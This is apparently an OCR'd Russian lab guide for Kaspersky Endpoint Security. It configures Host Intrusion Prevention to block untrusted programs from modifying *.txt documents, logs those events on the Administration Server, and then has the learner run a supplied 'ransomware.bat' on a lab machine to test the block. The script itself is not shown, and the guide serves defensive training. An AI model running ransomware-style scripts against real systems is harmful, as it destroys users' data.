


Задание B: Запретите изменять и удалять документы всем программам, кроме доверенных


Откройте настройки компонента Предотвращение вторжений в политике Kaspersky Endpoint Security. Найдите список защищаемых ресурсов. Создайте категорию *Documents*. Добавьте в нее файлы с расширением **.txt*. Запретите всем программам, кроме доверенных, изменять, удалять и создавать файлы из этой категории.

Задание выполняется на компьютере KSC.


7. Откройте веб-консоль Kaspersky Security Center
8. В боковом меню выберите **Devices | Polices & Profiles**
9. Откройте политику **Kaspersky Endpoint Security for Windows**




10. Перейдите на вкладку **Application Settings**
11. В разделе **Advanced Threat Protection** выберите **Host Intrusion Prevention**




12. Включите компонент **Host Intrusion Prevention**
13. Откройте список прав: пройдите по ссылке ***Application rights and protected resources***



14. Добавьте новую категорию: в левой панели нажмите **Add**




15. Выберите параметр **Category of protected resources**
16. Укажите название **Protected Files**
17. Пройдите по ссылке ***Operating System***




18. Укажите подкатегорию **Personal data**
19. Нажмите **OK** дважды


20. Добавьте подкатегорию: в левой панели нажмите **Add**




21. Выберите параметр **Category of protected resources**
22. Укажите название **Documents**
23. Пройдите по ссылке ***Operating system***




24. Укажите подкатегорию **Protected Files**
25. Нажмите **OK** дважды




26. Добавьте типы файлов в категорию. В левой панели нажмите **Add**




27. В типе ресурсов выберите: **file or folder**
28. В поле **Path to file or folder** введите ***.txt**, а в поле **Display name for the list of categories** добавьте **txt**



29. Пройдите по ссылке ***Operating system***
30. Укажите подкатегорию **Documents**
31. Нажмите **OK** дважды



32. Укажите права для созданной категории: выберите категорию **Personal Data | Protected files | Documents | *.txt**
33. Щелкните левой кнопкой мыши по полю с названием ***.txt**
34. Запретите менять файлы категории программам с репутацией **Low** и **High Restricted**: измените действие для операций **Write**, **Delete** и **Create** на **Block**




35. Настройте компонент Предотвращение вторжений записывать, когда программы пытаются менять документы. Включите **Log events: Write**, **Delete** и **Create** для всех запрещающих действий
36. Сохраните права доступа: нажмите **OK** дважды
37. Сохраните политику: нажмите **Save**
38. Подождите, пока политика применится

Задание C: Настройте хранить события компонента предотвращение вторжений на Сервере администрирования


Откройте в политике настройки событий. Найдите информационные события компонента предотвращение вторжений: **Application placed in restricted group** и **Application privilege control rule triggered**. Настройте политику хранить эти события на Сервере администрирования.

Задание выполняется на компьютере **KSC**.


39. Откройте MMC консоль Kaspersky Security Center
40. Откройте свойства политики **Kaspersky Endpoint Security for Windows**




41. Перейдите в раздел **Event configuration** (второй сверху) на закладку **Info**
42. Отсортируйте события по типу и выберите событие **Application placed in restricted group**
43. Откройте свойства события: нажмите кнопку **Properties** под списком




44. Включите хранить событие в базе данных Сервера администрирования: отметьте параметр **Store in the Administration Server database for (days)** и нажмите **OK**




45. Выберите событие **Host Intrusion Prevention was triggered** и нажмите **Properties**




46. Включите хранить событие в базе данных Сервера администрирования: отметьте параметр **Store in the Administration Server database for (days)** и нажмите **OK**
47. Сохраните политику: нажмите **OK**
48. Подождите, пока политика применится




49. Откройте веб-консоль
50. В боковом меню выберите **Monitoring & Reporting | Event Selections**
51. Для создания новой выборки событий нажмите **Add**



52. Введите имя выборки Selection name **Host intrusion prevention**



53. Перейдите в раздел **Events**
54. В списке название программы выберите **Kaspersky Endpoint Security**
55. Укажите Уровень критичности: **Info**
56. Отметьте опцию **Include selected general events**



57. Из списка событий выберите:
    - Программа помещена в группу с ограничениями
    - Сработал компонент Предотвращение вторжений
58. Нажмите **Save**


Задание D: Имитируйте шифрование документа и оцените результат

Найдите на рабочем столе компьютера **Alex-Desktop** и запустите скрипт **ransomware.bat**, который шифрует и удаляет текстовый документ. Проверьте, что скрипт не удаляет текстовый файл.

Изучите на Сервере администрирования события компонента предотвращение вторжений. Убедитесь, что компонент предотвращение вторжений не дал скрипту удалить текстовый документ.

